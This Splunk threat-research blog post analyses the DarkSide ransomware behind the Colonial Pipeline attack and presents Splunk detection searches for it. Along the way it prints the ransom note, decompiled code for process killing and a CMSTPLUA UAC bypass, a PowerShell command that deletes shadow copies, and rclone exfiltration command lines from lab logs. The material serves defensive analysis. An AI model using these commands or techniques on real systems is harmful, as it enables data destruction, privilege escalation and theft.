



Support

Products Solutions Why Splunk? Resources Company



Free Splunk

Security DevOps Artificial Intelligence Platform Leadership Partners Events

Splunk Life More

Security MAY 17, 2021 | 6 MINUTE READ

DarkSide Ransomware: Splunk Threat Update and Detections



By [Splunk Threat Research Team](#)



Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please

[Skip to main content >](#)

*we work towards making our community more inclusive
for everyone.*

Digital Resilience Pays Off

Research reveals every organization suffers from disruption.
Investing in critical capabilities enables some to win.

Splunk Blogs

Security

DevOps

Artificial Intelligence

Platform

Leadership

Partners

.conf

Splunk Life More ▾

real-life consequences of cyberattacks. If you want to understand how to use Splunk to find activity related to the DarkSide



Ransomware, we highly recommend you first read "[The DarkSide of the Ransomware Pipeline](#)" from Splunk's Security Strategist team. In short, [according to the FBI](#), the actors behind this campaign are part of the "DarkSide" group. The effects of this campaign against Colonial Pipeline are remarkable. Colonial Pipeline voluntarily shut down its operations, and some estimates indicate around 45% of the East Coast of the United States fuel supply is [affected](#).

A regional state of emergency [has been declared](#), it is important to note that this pipeline not only supplies automotive vehicles fuel but jet fuel as well, so not only land transportation is affected but air transportation as well. Another possible effect of this cyberattack is the increase of fuel prices all along the chain of affected goods and services.

Digital Resilience Pays Off

Download this e-book to learn about the role of Digital Resilience across enterprises.

[Download now](#)

GasBuddy @GasBuddy

TUESDAY UPDATE: We've been hearing a lot of ...

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf

Splunk Life More ▾

demand only makes the situation worse.


6:21 AM · May 11, 2021 · Twitter Web App

11 Retweets 1 Quote Tweet 15 Likes

<https://twitter.com/GasBuddy/status/1392107671889850370>

Replicating the DarkSide Ransomware Attack

The [Splunk Threat Research Team \(STRT\)](#) has addressed this threat and produced an Analytic Story with several detection searches directed at community shared IOCs. STRT was able to replicate the execution of this payload via the [attack range](#). The following screens show the initial execution of this malicious payload.



[Skip to main content >](#)

what happened, demands a ransom payment, and also threatens to publish sensitive information extracted during the attack in what is known as double extortion.

Splunk Blogs **Security** DevOps Artificial Intelligence Platform Leadership Partners .conf
Splunk Life More ▾

What happen?

Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithm. But you can restore everything by purchasing a special program from us - universal decryptor. This Follow our instructions below and you will recover all your data.
Data leak

First of all we have uploaded more than 100 GB data.
Example of data:
- Accounting data
- Executive data
- Sales data
- Customer Support data
- Marketing data
- Quality data
- And more other...
Your personal leak page: http://darksidedxcftmqa.onion/blog/article/id/6/dQDc1B_6Kg-c-6fJesONyHoa
The data is preloaded and will be automatically published if you do not pay.
After publication, your data will be available for at least 6 months on our tor cdn servers.

The ransomware note also presents a personal leak page where partial exfiltrated information is shown and presents a web page to input a key to receive further instructions.

This ransomware payload also includes a log that shows current execution items as the following screenshot shows.

[Skip to main content >](#)

```
[INF] Start Encrypting All Files
[INF] Emptying Recycle Bin
[INF] Uninstalling Services
```

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf
Splunk Life More ▾

```
[INF] File Encrypted Successful [Handle 708]
[INF] File Encrypted Successful [Handle 700]
[INF] File Encrypted Successful [Handle 692]
[INF] Start Encrypt [Handle 732] \\?\C:\Users\vagrant\Desktop\9cee5522a7ca2bfca7cd3d9daba23e5
[INF] File Encrypted Successful [Handle 732]
[INF] Start Encrypt [Handle 124] \\?\C:\Users\vagrant\Favorites\Bing.url
```

One of the TOR URI addresses presented in the note appears to be targeted to the victim, we found that the site to input key was similar in different samples. The DarkSide group had a website on the dark web accessible via TOR or TOR Proxy. Several company logos were found on this site and in what appears to be sensitive information made public from their campaigns.

Included:

- Passports and visas from:
 - DOCUMENTS-RED SEA PROJECT
 - DOCUMENTS-VISIT VISA EMPLOYEES
 - IQAMA & PASSPORTS FOR SWAB TEST
 - SCAN DOCUMENTS
- Contracts and passports as well as test results for SARS-COV19 from:
 - CONTRACT
 - COVID 19 Status Report
 - Passport and photo
 - Accounting & Financing
- We also copied information from the following departments:
 - RAKFIN
 - RAKHSE
 - RSPDC
 - RSPFIN
 - RSPOLTP
 - RSPSTO
 - RSPTEC
 - SAJSPFIN
 - RSPOLT
 - RAKEENG

All documents are fresh (last 365 days) and stored on our offline servers.

Example of files:

File Encryption:

This ransomware is capable of encrypting files in the network shares and local drive of the compromised host.

Enumerates network shares

[Skip to main content >](#)

```

v1 = v12;
if ( dw_WNetEnumResourceW() != 0x103 )
{
    do
    {
        if ( (v2 > 0x21 & 0x21) == 0x20 & 0x20 * (v3 + 20) < 0x20 ) v2 = 1

```

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf
 Splunk Life More ▾

```

        *_WORD *(v4 + 4) = '\\\0?';
        *_WORD *(v4 + 8) = 'N\0U';
        *_WORD *(v4 + 12) = '\\\0C';
        dw_wcsncpy(v4 + 16, v3[5] + 4);
        sub_404AE3(v5, v6, a2, v4, v4);
        dw_HeapFree(ProcessHeapMem, 0, v4);
    }
    v3 += 8;
    --v11;
}
while ( v11 );

```

Enumerates local and removable drives

```

result = dw_GetLogicalDriveStringsW(128, v5);
if ( result )
{
    v1 = v5;
    v2 = result >> 2;
    do
    {
        result = dw_GetDriveTypeW(v1);
        if ( result == DRIVE_FIXED || result == DRIVE_REMOVABLE )
        {
            v6[0] = '\\\0\\';
            v6[1] = '\\\0?';
            dw_wcsncpy(&v7, v1);
            result = sub_404AE3(v3, v4, (int)v6, (int)v1, (int)v6);
        }
        v1 += 2;
        --v2;
    }
    while ( v2 );
}

```

Whitelisted Folders, Files, and File Extension

This ransomware payload has a configuration feature consisting of a list of folder names, files, and file extensions it skips during encryption.

Folder names skipped during the encryption process

[Skip to main content >](#)

.....\$recycle.bin.config.msi.\$windows.~bt.\$windows.~ws.windows.appdata.application data.boot.google.mozilla.program files.program files (x86).programdata.system volume information.tor browser.windows.old.intel.msocache.perflogs.x64dbg.public.all users.default.....

Splunk Blogs [Security](#) [DevOps](#) [Artificial Intelligence](#) [Platform](#) [Leadership](#) [Partners](#) [.conf](#)
Splunk Life More ▾

.....autorun.inf.boot.ini.bootfont.bin.bootsect.bak.desktop.ini.iconcache.db.ntldr.ntuser.dat.ntuser.dat.log.ntuser.ini.thumbs.db.....
.....
.....
.....
.....
.....
.....
.....
.....
.....386.adv.ani.bat.bin.cab.cmd.com.cpl.cur.deskthemepack.diagcab.diagcfg.diagpkg.dll.drv.exe.hlp.icl.icns.ico.ics.idx.ldf.lnk.mod.mpa.msc.msp.msstyles.msu.nls.nomedia.ocx.prf.ps1.rom.rtp.scr.shs.spl.sys.theme.themepack.wpx.lock.key.hta.msi.pdb.....

Terminating Processes and Services

Similar to other ransomware payloads it also tries to kill processes or services that may cause access failure to the files targeted for encryption. Below is the decrypted list of strings related to the process name and service name targeted for termination.

Process names list targeted for termination

```
012F98A8 .....sql.cs
012F9928 .....sql.cs
012F99A8 oracle.ocssd.dbsnmp.synctime.agntsvc.isqlplussvc.xfssvccon.mydesk
012F9A28 topservice.ocautoupds.encsvc.firefox.thirdconfig.mydesktoppqos.o
012F9AA8 omm.dbeng50.sqbcoreservice.excel.infopath.msaccess.mspub.onenote
012F9B28 .outlook.powerpnt.steam.thebat.thunderbird.visio.winword.wordpad
012F9BA8 .notepad
012F9C28 .....
```

[Skip to main content >](#)

```
result = dw_CreateToolhelp32Snapshot(2, 0);
v5 = result;
if ( result != -1 )
{
```

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf
Splunk Life More ▾

```
if ( dw_wcsstr(v3, &dword_407C50) )
{
    v1 = (_WORD *)dword_40B56E;
    while ( !dw_wcsstr(v3, v1) )
    {
        v1 += dw_wcslen(v1) + 1;
        if ( !*v1 )
            goto LABEL_11;
    }
    v4 = dw_OpenProcess(1, 0, v2[2]);
    if ( v4 )
    {
        dw_TerminateProcess(v4, 0);
        dw_CloseHandle(v4);
    }
}
```

Service name it terminates:

.....vss.sql.svc\$.memtas.mepocs.sc
phos.veeam.backup.....

[Skip to main content >](#)

```

v10 = 0;
dw_EnumServicesStatusExW(v13, 0, 48, 1, 0, 0, &v10, &v9, 0, 0);
v11 = (_DWORD *)dw_HeapAlloc(ProcessHeapMem, 8, v10, a2, a3, a1);
result = dw_EnumServicesStatusExW(v13, 0, 48, 1, v11, v10, &v10, &v9, 0, 0);
if ( result )
{
}

```

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf
 Splunk Life More ▾

```

if ( !v5 )
{
    dw(*v4);
    v5 = 1;
}
if ( dw_wcsstr(*v4, v6) )
{
    v12 = dw_OpenServiceW(v13, *v4, 0x10020);
    if ( v12 )
    {
        wipestr(&v8, 0x1Cu);
        if ( dw_ControlService(v12, 1, &v8) )
            break;
    }
    result = dw_wcslen(v6);
    v6 += result + 1;
    if ( !*v6 )
        goto LABEL_12;
}
dw_DeleteService(v12);
result = dw_CloseServiceHandle(v12);

```

Privilege Escalation

This ransomware checks if its process instance is running under admin privileges, if not, it will try to elevate privileges by using [cmstplua.dll COM OBJECT CLSID](#) to elevate its privileges.

```

unsigned int __stdcall sub_40211B(int a1)
{
    __int128 v2; // [esp+4h] [ebp-22Ch] BYREF
    int v3; // [esp+18h] [ebp-218h]
    _WORD Elevation[32]; // [esp+28h] [ebp-208h] BYREF

    wipestr(Elevation, 0x208u);
    DecryptBuffer((int)&dword_407C12, *(&dword_407C12 - 1)); // Elevation:Administrator!new:
    dw_wcsncpy(Elevation, &dword_407C12);
    wipestr(&dword_407C12, *(&dword_407C12 - 1));
    DecryptBuffer((int)&dword_407BC0, *(&dword_407BC0 - 1)); // 00017BC0 {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
    dw_wcsncat(Elevation, &dword_407BC0);
    wipestr(&dword_407BC0, *(&dword_407BC0 - 1));
    wipestr(&v2, 0x24u);
    LODWORD(v2) = 36;
    v3 = 4;
    DecryptBuffer((int)&dword_407BA8, *(&dword_407BA8 - 1));
    dw_CoGetObject(Elevation, &v2, &dword_407BA8, a1);
    return wipestr(&dword_407BA8, *(&dword_407BA8 - 1));
}

```

Aside from encrypting files, killing processes, services, and elevating privileges it will also delete files in the recycle bin, as seen in the following screenshot.

[Skip to main content >](#)

```
*((WORD *)v2 + v3) = '*';
*(_DWORD *)((char *)v2 + 2 * v3 + 2) = 'e\0r';
*(_DWORD *)((char *)v2 + 2 * v3 + 6) = 'y\0c';
*/ _DWORD *)(char *)v2 + 2 * v3 + 10) = 'l\ac'.
```

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf
 Splunk Life More ▾

```
{
    while ( (v7[0] & 0x10) == 0 )
    {
        if ( !dw_FindNextFileW(v10, v7) )
            goto LABEL_10;
    }
    .....
}

result = FindrecycleBin(a1, v5);
if ( result )
{
    wipestr(v7, 0x250u);
    v2 = v6;
    dw_wcsncpy(v6, v5);
    v3 = dw_wcslen(v6);
    if ( v6[v3 - 1] != 92 )
    {
        v6[v3] = 92;
        v2 = &v6[1];
    }
    *(_DWORD *)&v2[v3] = 2949203;
    *(_DWORD *)&v2[v3 + 2] = 42;
    result = dw_FindFirstFileExW(v6, 0, v7, 0, 0, 2);
    v9 = result;
    if ( result != -1 )
    {
        do
        {
            if ( (v7[0] & 0x10) != 0 )
            {
                dw_wcsncpy(v5, v6);
                v4 = dw_wcsrchr(v5, 92);
                dw_wcsncpy(v4 + 2, v8);
                DeleteFilesInrecycleBin(v5);
            }
        }
    }
}
```

[Skip to main content >](#)

It also has a feature where it runs a hex-encoded PowerShell script to delete the shadow copy in the compromised machine. Below is the screen capture of the

Splunk Blogs [Security](#) DevOps Artificial Intelligence Platform Leadership Partners .conf
 Splunk Life More ▾

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python39>python -c "import binascii
742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656
20'"))
b'Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_._Delete();}'
```

The DarkSide Ransomware also used the machine [guid](#) of the compromised host to generate a (4 rounds) crc32 checksum that will be used as a file extension of the encrypted files.

```
void * __stdcall Crc32CheckSum(int a1, int a2, int a3)
{
    int firstCrc32Round; // eax
    int secondCrc32Round; // eax
    int thirdCrc32Round; // eax
    int fourthCrc32Round; // eax


    if ( !a2 )
        return 0;
    if ( !a3 )
        wipestr(&checksumBuff, 0x10u);
    firstCrc32Round = dw_RtlComputeCrc32(0xDEADBEEF, a1, a2);
    secondCrc32Round = dw_RtlComputeCrc32(firstCrc32Round, a1, a2);
    checksumBuff ^= secondCrc32Round;
    thirdCrc32Round = dw_RtlComputeCrc32(secondCrc32Round, a1, a2);
    *((_DWORD *)&checksumBuff + 1) ^= thirdCrc32Round;
    fourthCrc32Round = dw_RtlComputeCrc32(thirdCrc32Round, a1, a2);
    *((_DWORD *)&checksumBuff + 2) ^= fourthCrc32Round;
    *((_DWORD *)&checksumBuff + 3) ^= dw_RtlComputeCrc32(fourthCrc32Round, a1, a2);
    return &checksumBuff;
}
```

Using the DarkSide Ransomware Analytic Story

As seen above in the replication of this threat via the [attack range](#), we used a specific [sysmon configuration](#) to get the data needed to create these detections. The new Analytic Story “DarkSide Ransomware” is composed of the following searches from current analytical stories

[Skip to main content >](#)

Modified Ransomware Notes Bulk Creation



This screenshot shows a Splunk search results page with a single event listed. The event details are: Computer: 'win-0c748.attacker.range.local', file_name: 'README_FFTfSoc.TXT', firstTime: '2021-05-12T08:29:38', lastTime: '2021-05-12T08:38:40', unique_readme_path_count: 21, and list_of_readme_path: 'C:\Users\Administrator\Downloads\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\README_FFTfSoc.TXT, C:\Users\Administrator\Downloads\WindowsPowerShell\Scripts\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Network_Shorts\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Printer_Shorts\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Menu\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Menu\Windows\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Menu\Windows\Start\Programs\Startup\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Programs\Startup\Windows\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\README_FFTfSoc.TXT, C:\Users\Administrator\Documents\WindowsPowerShell\Windows\Start_Menu\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\Start\Programs\Startup\Windows\README_FFTfSoc.TXT, C:\Users\Default\USERNAME_FFTfSoc.TXT, C:\Users\USERNAME_FFTfSoc.TXT'.

New detections:

- Delete Shadow copy with Powershell (Detects deletion of shadow copy)

This screenshot shows a Splunk search results page with a single event listed. The event details are: powershell` EventCode=4104 Message= "*ShadowCopy*" Message = "*D stats count min(_time) as firstTime max(_time) as lastTime by | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`".

This screenshot shows a Splunk search results page with a single event listed. The event details are: index=win source="WinEventLog:Microsoft-Windows-PowerShell/Operational" EventCode=4104 Message = "*ShadowCopy*" Message="*Delete*" | stats min(_time) as firstTime max(_time) as lastTime count by EventCode Message ComputerName User | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`.

The event table has columns: EventCode, Message, and Path. The table shows one event with EventCode 4104 and Message 'Creating Scriptblock text (1 of 1): Get-WmiObject Win32_Shadowcopy | ForEach-Object {\$_._Delete();}'. The Path column shows the full PowerShell command.

[Skip to main content >](#)

- CMLUA or CMSTPLUA UAC bypass (Detects privilege escalation)

Splunk Blogs **Security** DevOps Artificial Intelligence Platform Leadership Partners .conf
 Splunk Life More ▾

```
NOT(Image IN("*\windows\*", "*\program files*"))
| stats count min(_time) as firstTime max(_time) as lastTime by
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

1 event (12/05/2021 18:00:00.000 to 13/05/2021 18:19:21.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ Format Preview ▾

Image: C:\Temp\darksid.exe process_name: darkside.exe Computer: win-dc-968.attckrange.local EventCode: 7

- Detect RClone Command-Line Usage

```
| tstats `security_content_summariesonly` count min(_time) as firstTime
max(_time) as lastTime from datamodel=Endpoint.Processes where
Processes.process == Processes.parent_process_id Processes.parent_proc
| `drop_dm_object_name(Processes)` | `security_content_ctime(f
```

8 events (5/13/21 5:18:00.000 PM to 5/13/21 6:18:19.000 PM) No Event Sampling ▾

Events Patterns **Statistics (4)** Visualization

20 Per Page ▾ Format Preview ▾

dest	user	parent_process	process_name	process	process_id	parent_process_id	count
win-dc-18.attckrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git>C:\Program Files\Git\cmd\git.exe --git-dir=\$"	rclone.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-and64\rclone.exe --progress copy c:\temp mega.backup	5252	1992	1
win-dc-18.attckrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git>C:\Program Files\Git\cmd\git.exe --git-dir=\$"	rclone.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-and64\rclone.exe 15 Megas	7952	1992	1
win-dc-18.attckrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git>C:\Program Files\Git\cmd\git.exe --git-dir=\$"	svchost.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-and64\rclone-v1.55.1-windows-and64\svchost.exe copy c:\temp mega.backup -q -ignore-existing --auto-configure --multi-thread-streams --transfers 12	8888	1992	1
win-dc-18.attckrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git>C:\Program Files\Git\cmd\git.exe --git-dir=\$"	svchost.exe	C:\Users\Administrator\Downloads\rclone-v1.55.1-windows-and64\rclone-v1.55.1-windows-and64\svchost.exe 15 Megas	7244	1992	1

- Detect Renamed RClone

```
`sysmon` EventID=1 OriginalFileName=rclone.exe NOT process_name=
count min(_time) as firstTime max(_time) as lastTime by Comput
process_name OriginalFileName process_path CommandLine | no
```

[Skip to main content >](#)

```
'sysmon' EventID=1 OriginalFile\\nasserclone.exe NOT process_name=clone.exe | stats count min(_time) as firstTime max(_time) as lastTime by Computer, user, parent_process_name, process_name, OriginalFile\\nasserclone.exe, process.path, CommandLine | rename Computer as dest | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

2 events (5/3/21 5:20:00.000 PM to 5/3/21 6:20:25.000 PM) No Event Sampling

Events Patterns Statistics (2) Visualization

20 Per Page ▾ Format Preview ▾

Splunk Blogs **Security** DevOps Artificial Intelligence Platform Leadership Partners .conf
 Splunk Life More ▾

- Extract SAM from Registry

```
| tstats `security_content_summariesonly` count min(_time) as fi
as lastTime from datamodel=Endpoint.Processes where Processes.
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)
```

- SLUI RunAs Elevated

```
| tstats `security_content_summariesonly` count min(_time) as fi
as lastTime from datamodel=Endpoint.Processes where Processes.
(Processes.process=-verb* Processes.process=*runas*) by Proce
Processes.user Processes.parent_process Processes.process_name
Processes.process_id Processes.parent_process_id | `drop_dm_ob
| `security_content_ctime(firstTime)` | `security_content_ctime
```

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where Processes.process_name=slui.exe
(Processes.process=-verb* Processes.process=*runas*) by Processes.dest
Processes.user Processes.parent_process Processes.process_name Processes.process
Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

1 event (5/12/21 6:00:00.000 PM to 5/13/21 6:27:08.000 PM) No Event Sampling

Events Patterns Statistics (1) Visualization

20 Per Page ▾ Format Preview ▾

dest	user	parent_process	process_name	process
win-dc-18.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git="C:\Program Files\Git\cmd\git.exe" \$*	slui.exe	"C:\Windows\System32\slui.exe" -Verb runas

- SLUI Spawning a Process

[Skip to main content >](#)

```
| tstats `security_content_summariesonly` count min(_time) as fi
as lastTime from datamodel=Endpoint.Processes where Processes.
(Processes.process_name!=*slui* OR Processes.process_name!=fir
```

Splunk Blogs **Security** **DevOps** **Artificial Intelligence** **Platform** **Leadership** **Partners** **.conf**

Splunk Life More ▾

24 of 775,000 events matched No Event Sampling ▾						
Events Patterns Statistics (12) Visualization						
20 Per Page ▾ Format Preview ▾						
dest #	user #	/	parent_process #	/	process_name #	/
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe"	/	slui.exe	"C:\Windows\system32\slui.exe" 0x03
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe"	/	slui.exe	"C:\Windows\system32\slui.exe" 0x03
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe"	/	cmd.exe	"cmd.exe"
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe"	/	cmd.exe	"cmd.exe"
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe"	/	powershell.exe	"PowerShell.exe"
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe"	/	powershell.exe	"PowerShell.exe"
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe"	/	slui.exe	"C:\Windows\system32\slui.exe" 0x03
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe"	/	slui.exe	"C:\Windows\system32\slui.exe" 0x03
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe"	/	changePK.exe	"C:\Windows\system32\ChangePK.exe"
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe" 0x03	/	changePK.exe	"C:\Windows\system32\ChangePK.exe"
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe" 0x03	/	changePK.exe	"C:\Windows\system32\ChangePK.exe"
win-dc-18.attackrange.local	Administrator	/	"C:\Windows\System32\slui.exe" 0x03	/	changePK.exe	"C:\Windows\system32\ChangePK.exe"

Detection	Technique ID	Tactic(s)	Notes
Ransomware Notes bulk creation	T1486	Impact	Detects bulk creation of ransomware notes
High Process Termination Frequency	T1486	Impact	Detects high frequency of process termination, associated with ransomware execution
CertUtil Download With URLCache and Split Arguments	T1105	Command And Control	Detects Download files by using Certutils
Any Powershell DownloadFile	T1059.001	Execution	Detects download file using PowerShell

[Skip to main content >](#)

		Detects PowerShell processes
--	--	------------------------------

Splunk Blogs [Security](#) [DevOps](#) [Artificial Intelligence](#) [Platform](#) [Leadership](#) [Partners](#) [.conf](#)
[Splunk Life](#) More ▾

Bypass			to bypass the local execution policy for scripts.
Process Deleting Its Process File Path	T1070.004	Impact	Detects process deleting its related process file path.
CMLUA Or CMSTPLUA UAC Bypass (New)	T1218.003	Defense Evasion	Detects a UAC Bypassed using cmstp and cmlua com object.
Extract SAM from Registry (New)	T1003.002	Credential Dumping	Detections the use of reg.exe extracting SAM from the registry.
SLUI RunAs Elevated (New)	T1548.002	Privilege Escalation	Detects the usage of SLUI.exe with the verb RunAs used to elevate permissions.
SLUI Spawning a Process (New)	T1548.002	Privilege Escalation	Detects SLUI.exe spawning a process, indicative of UAC Bypass.
Detect	T1020	Exfiltration	Detects the

[Skip to main content >](#)

RClone (New)		rclone.exe renamed.	
--------------	--	---------------------	--

Splunk Blogs [Security](#) DevOps Artificial Intelligence Platform Leadership Partners .conf
Splunk Life More ▾

			arguments used by Rclone.exe.
Cobalt Strike (Story)	Several	Several	

Hashes:

Sample A:

Sha1: 03c1f7458f3983c03a0f8124a01891242c3cc5df

Sha256:

6931b124d38d52bd7cdef48121fda457d407b63b59b
b4e6ead4ce548f4bbb971

Sample B:

Sha1:

d1dfe82775c1d698dd7861d6dfa1352a74551d35

Sha256:

9cee5522a7ca2bfca7cd3d9daba23e9a30deb6205f56c
12045839075f7627297

About the Splunk Threat Research Team

The Splunk Threat Research Team will continue updating our detection content and addressing the threat of ransomware payloads as these campaigns continue affecting different verticals, especially those involving [critical infrastructure](#). For our newest content please download [Splunk Security Essentials](#), [Splunk ES Content Update application](#), or visit [Splunk Threat Research page](#).

[Skip to main content >](#)

Tags

Security Research

Splunk Blogs [Security](#) DevOps Artificial Intelligence Platform Leadership Partners .conf
Splunk Life More ▾

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the [Attack Data repository](#).

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more [Splunk Security Content](#).

Related Articles

[Skip to main content >](#)

Splunk Blogs [Security](#) DevOps Artificial Intelligence Platform Leadership Partners .conf
Splunk Life More ▾

Playbook: Investigate IP Address Performing Reconnaissance Activity

Phantom can receive reconnaissance alerts a...

SOARING to the Clouds with Splunk SOAR

Now available as part of Splunk Cloud, Splunk...

Dear Buttercup, Is SIEM or not to SIEM; that is the Question

At Splunk we have MANY questions about what...

About Splunk

The Splunk platform removes the barriers between data and action, empowering observability, IT and security teams to ensure their organizations are secure, resilient and innovative.



[Skip to main content >](#)

Founded in 2003, Splunk is a global company — with over 7,500 employees, Splunkers have received

Splunk Blogs [Security](#) DevOps Artificial Intelligence Platform Leadership Partners .conf
Splunk Life More ▾

data platform that supports shared data across any environment so that all teams in an organization can get end-to-end visibility, with context, for every interaction and business process. Build a strong data foundation with Splunk.

[Learn more about Splunk >](#)

Subscribe to our blog

Get the latest articles from Splunk straight to your inbox.

[Sign Up Now](#)

Connect with Splunk on X

[Follow @Splunk >](#)

Connect with Splunk on Instagram

[Follow @Splunk >](#)

[Skip to main content >](#)

